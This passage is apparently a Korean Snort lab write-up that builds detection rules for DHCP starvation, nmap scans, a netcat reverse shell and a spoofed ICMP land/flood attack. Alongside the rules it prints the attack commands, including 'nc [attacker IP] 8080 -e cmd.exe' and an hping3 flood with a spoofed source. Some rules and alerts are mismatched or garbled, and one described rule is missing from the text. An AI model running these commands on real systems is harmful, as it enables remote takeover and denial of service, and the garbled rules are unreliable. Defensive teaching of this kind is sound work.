[root@localhost ~]# dhclient
Internet Systems Consortium DHCP Client V3.0.5-RedHat
Copyright 2004-2006 Internet Systems Consortium.
All rights reserved.
For info, please visit http://www.isc.org/sw/dhcp/

Listening on LPF/eth0/00:0c:29:bf:a4:a6
Sending on   LPF/eth0/00:0c:29:bf:a4:a6
Sending on   Socket/fallback
DHCPREQUEST on eth0 to 255.255.255.255 port 67
DHCPACK from 192.168.10.41
bound to 192.168.10.50 -- renewal in 784 seconds.
```

```
[root@localhost ~]# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0C:29:BF:A4:A6
          inet addr:192.168.10.50  Bcast:192.168.10.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:febf:a4a6/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:48742 errors:0 dropped:0 overruns:0 frame:0
          TX packets:9638 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:17856113 (17.0 MiB)  TX bytes:951611 (929.3 KiB)
          Interrupt:67 Base address:0x2024
```

```
[root@localhost ~]# route -n
Kernel IP routing table
Destination    Gateway         Genmask         Flags Metric Ref    Use Iface
192.168.10.0   0.0.0.0         255.255.255.0   U      0      0      0 eth0
0.0.0.0        192.168.10.41  0.0.0.0         UG     0      0      0 eth0
```

피해자는 공격자가 할당을 해준 IP를 부여 받았고 Gateway는 공격자의 IP로 설정이 된 그림이다. 이제 통신을 하게 되면 항상 공격자를 거쳐 통신이 된다.

### 10-3 DHCP Starvation & Spoofing Attack 탐지

30	8.389385	192.168.10.40	255.255.255.255	DHCP	DHCP ACK	- Transaction ID 0x90d2fe6
35	10.124703	192.168.10.40	255.255.255.255	DHCP	DHCP Offer	- Transaction ID 0xe548bc2
36	10.124712	0.0.0.0	255.255.255.255	DHCP	DHCP Request	- Transaction ID 0xe548bc2
37	10.124716	192.168.10.40	255.255.255.255	DHCP	DHCP Offer	- Transaction ID 0xe548bc2
38	10.124944	0.0.0.0	255.255.255.255	DHCP	DHCP Discover	- Transaction ID 0x76e9087
40	11.811707	192.168.10.40	255.255.255.255	DHCP	DHCP Offer	- Transaction ID 0xe548bc2
41	11.812202	192.168.10.40	255.255.255.255	DHCP	DHCP Offer	- Transaction ID 0xe548bc2
44	13.437781	192.168.10.40	255.255.255.255	DHCP	DHCP ACK	- Transaction ID 0xe548bc2
45	13.437905	0.0.0.0	255.255.255.255	DHCP	DHCP Discover	- Transaction ID 0x76e9087
46	13.438405	192.168.10.40	255.255.255.255	DHCP	DHCP ACK	- Transaction ID 0xe548bc2

```
Hardware address length: 6
Taps: 0
Transaction ID: 0xe548bc27
Seconds elapsed: 0
Bootp flags: 0x0008 (Unicast)
Client IP address: 192.168.10.51 (192.168.10.51)
Your (client) IP address: 192.168.10.51 (192.168.10.51)
Next server IP address: 192.168.10.40 (192.168.10.40)
Relay agent IP address: 0.0.0.0 (0.0.0.0)
Client MAC address: QuantaCo_b2:b2:e5 (00:16:36:b2:b2:e5)
```



공격자가 DHCP Staveation 공격을 할 때 MAC 주소를 다르게 하여 요청을 하고 있다. 패킷에서도 이 공격을 막을 수 있는 content를 찾기 힘들었는데 그나마 IP를 할당 받는 시간을 보면 5~7초 사이로 IP를 할당 받고 있고 MAC주소에 제조사의 주소는 같은 것을 볼 수 있다. 이 점을 이용해서 10초 사이에 2~3개의 IP를 같은 제조사 이름을 가진 MAC 주소가 나타나면 탐지를 하는 룰을 적용해 볼 것이다.

allocated at	IP	MAC	renew at
05/31 17:48:41	192.168.10.50	00:16:36:CD:99:...	05/31 17:48:43
05/31 17:48:46	192.168.10.51	00:16:36:4C:59:23	05/31 17:48:48
05/31 17:48:54	192.168.10.52	00:16:36:B9:F3:F8	05/31 17:48:55
05/31 17:49:01	192.168.10.53	00:16:36:EE:42:...	05/31 17:49:02
05/31 17:49:08	192.168.10.54	00:16:36:03:3F:8E	05/31 17:49:09

룰 정책

```
alert udp 192.168.10.40 67 -> !192.168.10.40 any (msg:"DHCP Starvation"; content:"|001636|";
threshold: type both, track by_src, count 2, seconds 10; sid:1000040;)
```

```
Commencing packet processing (pid=11108)
06/03-20:58:29.618768  [**] [1:1000040:0] DHCP Staveation [**] [Priority: 0] {UDP} 192.168.10.40:67 -> 255.255.255.255:67
06/03-20:58:39.747837  [**] [1:1000040:0] DHCP Staveation [**] [Priority: 0] {UDP} 192.168.10.40:67 -> 255.255.255.255:67
```

할당할 수 있는 IP는 5개이므로 2개의 경고 알림이 뜬 것을 볼 수있다.

## 11. Nmap 포트스캐닝 시 탐지

공격자가 정보수집을 할 때 nmap을 이용해 Target PC에 포트 스캔을 자주한다. 포트를 차단하는 것도 좋지만 스캔하는 경우를 Snort로 탐지해 관리자가 인식하는 경우도 나쁘지 않다.

UDP보다는 TCP를 탐지하는 경우가 쉽기 때문에 TCP Flag 값들을 확인해볼 것이다.

hping2라는 툴을 사용하여 TCP 플래그 값 확인

```
-F --fin      set FIN flag
-S --syn      set SYN flag
-R --rst      set RST flag
-P --push     set PUSH flag
-A --ack      set ACK flag
-U --urg      set URG flag
```

이번에 새로운 옵션을 추가 할 것이다. 플래그 hexa 값을 따로 지정하는 것도 좋지만 다른 값들



과 겹칠 수 있기 때문에 따로 플래그 값을 지정해주는 옵션을 사용해주는 편이 낫다.

**Rule option flag: # (#은 플래그)**

실습을 할 플래그는 **SYN, ACK, NULL** 이다.

### 가. SYN 플래그 탐지

룰 정책

```
alert tcp !192.168.10.0/24 any -> 192.168.10.0/24 any (msg:"SYN Check"; flags:S; threshold:type both, track by_src, count 5, seconds 10; sid:1000051;)
```



```
root@bt: ~# nmap -sS 192.168.10.20

Starting Nmap 6.25 ( http://nmap.org ) at 2013-06-03 11:00 KST
Nmap scan report for 192.168.10.20
Host is up (0.15s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
23/tcp    open  telnet
135/tcp    open  nirpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
```

룰을 설명하면 옵션으로 flags를 S(Syn)으로 설정하고 threshold 옵션을 추가한 이유는 여러 번 핑이 발생해야 스캔으로 감지 하기 때문이다. IP 설정은 Snort 네트워크영역을 제외한 영역에서 오는 패킷들을 탐지 한다는 것이다.


공격자가 nmap -sS [피해자IP] 명령으로 스캔을 하면 아래와 같이 탐지 메시지를 출력하게 된다.

```
Commencing packet processing (pid=4539)
06/03-11:00:33.522699  [**] [1:1000051:0] SYN Check [**] [Priority: 0] {TCP} 172.16.10.10:36804 -> 192.168.10.20:21
```

### 나. ACK 플래그 탐지

룰 정책

```
alert tcp !192.168.10.20 any -> 192.168.10.20 any (msg:"PSH Check"; flags:A; threshold:type both, track by_src, count 5, seconds 10; sid:1000052; )
```



```
root@bt: ~# nmap -sA 192.168.10.20

Starting Nmap 6.25 ( http://nmap.org ) at 2013-06-03 11:46 KST
Nmap scan report for 192.168.10.20
Host is up (0.036s latency).
All 1000 scanned ports on 192.168.10.20 are unfiltered

Nmap done: 1 IP address (1 host up) scanned in 22.13 seconds
```

IP 주소 룰 정책은 위와 같고 ACK 플래그는 A로 flags 옵션을 설정한다.

공격자가 nmap -sA [피해자IP]로 스캔을 하면 아래와 같이 탐지가 된다.

```
Commencing packet processing (pid=6183)
06/03-11:47:01.980651  [**] [1:1000052:0] ACK Check [**] [Priority: 0] {TCP} 172.16.10.10:60424 -> 192.168.10.20:445
06/03-11:47:06.018201  [**] [1:1000052:0] ACK Check [**] [Priority: 0] {TCP} 172.16.10.10:60425 -> 192.168.10.20:4006
```

#### 다. NULL 플래그 탐지

룰 정책

alert tcp !192.168.10.20 any -> 192.168.10.20 any (msg:"PSH Check"; flags:0 threshold:type both, track by\_src, count 3 seconds 5 sid:1000053;)

```
root@bt:~# nmap -sN 192.168.10.20

Starting Nmap 6.25 ( http://nmap.org ) at 2013-06-03 11:12 KST
```

IP 주소 룰 정책은 위와 같고 Null 플래그 탐지는 따로 플래그가 없기 때문에 0으로 설정한다. 공격자가 nmap -sN [피해자IP]로 스캔을 하면 아래와 같이 탐지가 된다.

```
Commencing packet processing (pid=4981)
06/03-11:12:58.644467  [**] [1:1000053:0] Null Check [**] [Priority: 0] {TCP} 172.16.10.10:55810 -> 192.168.10.20:443
06/03-11:13:03.012312  [**] [1:1000053:0] Null Check [**] [Priority: 0] {TCP} 172.16.10.10:55810 -> 192.168.10.20:10616
```

## 12. Reverse Telnet 공격 시나리오

공격자가 배포한 악성코드가 희생자에서 동작하여 nc.exe [attack IP] [attack port] -e cmd.exe 명령어를 수행하고 쉘 권한을 공격자에게 넘겨준 상황에서 이를 탐지할 수 있는 Rule 설정.

공격자의 8080 포트 리스닝

```
root@bt:~# nc -lvp 8080
listening on [any] 8080 ...
```

악성코드에 감염된 피해자의 Revershell 연결

```
C:\W>nc 172.16.10.10 8080 -e cmd.exe
```

```

root@bt:~# nc -lvp 8080
Listening on [any] 8080 ...
192.168.10.20: inverse host lookup failed: Unknown server error : Connection timed out
connect to [172.16.10.10] from (UNKNOWN) [192.168.10.20] 1588
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\>

```

피해자가 NC를 통해서 공격자에게 접속이 될 때의 패킷을 확인하면 피해자가 공격자에게 TCP 3-H.S를 수행하고 HTTP 프로토콜을 사용하여 쉘 권한을 넘겨주게 된다.

No.	Time	Source	Destination	Protocol	Length	Info
0	5.803362	192.168.10.20	172.16.10.10	TCP	40	vqp > http-alt [SYN] Seq=0 Win=65535 Len=0 MSS=1460
1	5.839838	172.16.10.10	192.168.10.20	TCP	40	http-alt > vqp [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0
2	5.839941	192.168.10.20	172.16.10.10	TCP	40	vqp > http-alt [ACK] Seq=1 Ack=1 Win=65535 Len=0
3	7.305788	192.168.10.20	172.16.10.10	HTTP	88	Continuation or non-HTTP traffic
4	7.342996	172.16.10.10	192.168.10.20	TCP	40	http-alt > vqp [ACK] Seq=1 Ack=89 Win=14600 Len=0

```

Frame 15 (142 bytes on wire, 142 bytes captured)
Ethernet II, Src: Vmware_62:c5:e1 (00:0c:29:62:c5:e1), Dst: cc:00:03:98:00:00 (cc:00:03:98:00:00)
Internet Protocol, Src: 192.168.10.20 (192.168.10.20), Dst: 172.16.10.10 (172.16.10.10)
Transmission Control Protocol, Src Port: vqp (1589), Dst Port: http-alt (8080), Seq: 1, Ack: 1, Len: 88
Hypertext Transfer Protocol
Data (88 bytes)
Data: 4D6963726F736F66742057696E646F777320585020585665...

```

Offset	Hex	ASCII
0000	cc 00 03 98 00 00 00 0c	.....)b....E.
0010	00 80 7c 0d 40 00 80 06	.. .@... .....
0020	0a 0a 06 35 1f 90 cd e0	...5....W...%.P.
0030	ff ff 7d ae 00 00 4d 69	..}...Mi crosoft
0040	57 69 6e 64 6f 77 73 20	Windows XP [Vers
0050	69 6f 6e 20 35 2e 31 2e	ion 5.1. 2600]..(
0060	43 29 20 43 6f 70 79 72	C) Copyr ight 198
0070	35 2d 32 30 30 31 20 4d	5-2001 M icrosoft
0080	20 43 6f 72 70 2e 0d 0a	Corp... ..C:\>

피해자가 다른 IP에 OS의 정보를 보여주는 경우는 많이 없기 때문에 Microsoft Windows XP를 Content로 잡을 것이다. 다른 방법으로는 cmd.exe라는 커멘드 창을 보여주는 경우로도 content를 잡을 수 있다.

룰 정책

```

alert 192.168.10.0/24 any -> 192.168.10.0/24 8080 (msg:"Reverse Shell Check"; content:" Microsoft Windows XP"; nocase; sid:1000054;)

```

```

Commencing packet processing (pid=5647)
06/03-11:31:16.425517  [**] [1:1000054:0] Reverse Shell Check" [**] [Priority: 0]
] {TCP} 192.168.10.20:1590 -> 172.16.10.10:8080

```



해당 룰 정책은 어느 IP에서 오든지 타겟 IP에 5858585858585858 문자열을 가진 패킷이 10초안에 20번 들어오면 탐지를 하는 정책이다. 아래와 같이 많은 패킷으로 인해 여러 번 잠깐 동작을 했는데도 여러 개가 뜬 것을 볼 수 있다.

[illegible]

```
#hping3 -icmp [피해자IP] -d [data_size] -flood -a [피해자IP]
```

```
root@bt: ~# hping3 --icmp 192.168.10.20 -d 65000 --flood -a 192.168.10.20
HPING 192.168.10.20 (eth1 192.168.10.20): icmp mode set, 28 headers + 65000 data
bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.10.20 hping statistic ---
36253 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

114610	23.236634	192.168.10.20	192.168.10.20	IP	Fragmented IP protocol (proto=ICMP 0x01, off=62160)
114611	23.236635	192.168.10.20	192.168.10.20	IP	Fragmented IP protocol (proto=ICMP 0x01, off=63640)
114612	23.236636	192.168.10.20	192.168.10.20	IP	Fragmented IP protocol (proto=ICMP 0x01, off=0)
114613	23.236637	192.168.10.20	192.168.10.20	IP	Fragmented IP protocol (proto=ICMP 0x01, off=1480)
114614	23.236637	192.168.10.20	192.168.10.20	IP	Fragmented IP protocol (proto=ICMP 0x01, off=2960)
114615	23.236638	192.168.10.20	192.168.10.20	IP	Fragmented IP protocol (proto=ICMP 0x01, off=4440)
114616	23.236639	192.168.10.20	192.168.10.20	IP	Fragmented IP protocol (proto=ICMP 0x01, off=5920)
114617	23.236640	192.168.10.20	192.168.10.20	IP	Fragmented IP protocol (proto=ICMP 0x01, off=44400)
114618	23.236641	192.168.10.20	192.168.10.20	IP	Fragmented IP protocol (proto=ICMP 0x01, off=45880)
114619	23.236641	192.168.10.20	192.168.10.20	IP	Fragmented IP protocol (proto=ICMP 0x01, off=47360)

## 룰 정책

alert ip any any -> any any (msg:"Land Attack"; sameip; sid:1000056;)

사용한 룰 정책으로는 같은 IP를 구별 할 수 있는 옵션인 sameip 옵션을 주어 이 공격을 탐지했다.

```
192.168.10.20 -> 192.168.10.20
06/03-21:22:12.528949  [**] [1:1000056:0] Land Attack [**] [Priority: 0] {ICMP}
192.168.10.20 -> 192.168.10.20
06/03-21:22:12.529462  [**] [1:1000056:0] Land Attack [**] [Priority: 0] {ICMP}
192.168.10.20 -> 192.168.10.20
06/03-21:22:12.529482  [**] [1:1000056:0] Land Attack [**] [Priority: 0] {ICMP}
192.168.10.20 -> 192.168.10.20
06/03-21:22:12.530039  [**] [1:1000056:0] Land Attack [**] [Priority: 0] {ICMP}
192.168.10.20 -> 192.168.10.20
06/03-21:22:12.530433  [**] [1:1000056:0] Land Attack [**] [Priority: 0] {ICMP}
192.168.10.20 -> 192.168.10.20
06/03-21:22:12.530992  [**] [1:1000056:0] Land Attack [**] [Priority: 0] {ICMP}
192.168.10.20 -> 192.168.10.20
06/03-21:22:12.531471  [**] [1:1000056:0] Land Attack [**] [Priority: 0] {ICMP}
192.168.10.20 -> 192.168.10.20
06/03-21:22:12.531944  [**] [1:1000056:0] Land Attack [**] [Priority: 0] {ICMP}
192.168.10.20 -> 192.168.10.20
06/03-21:22:12.533483  [**] [1:1000056:0] Land Attack [**] [Priority: 0] {ICMP}
```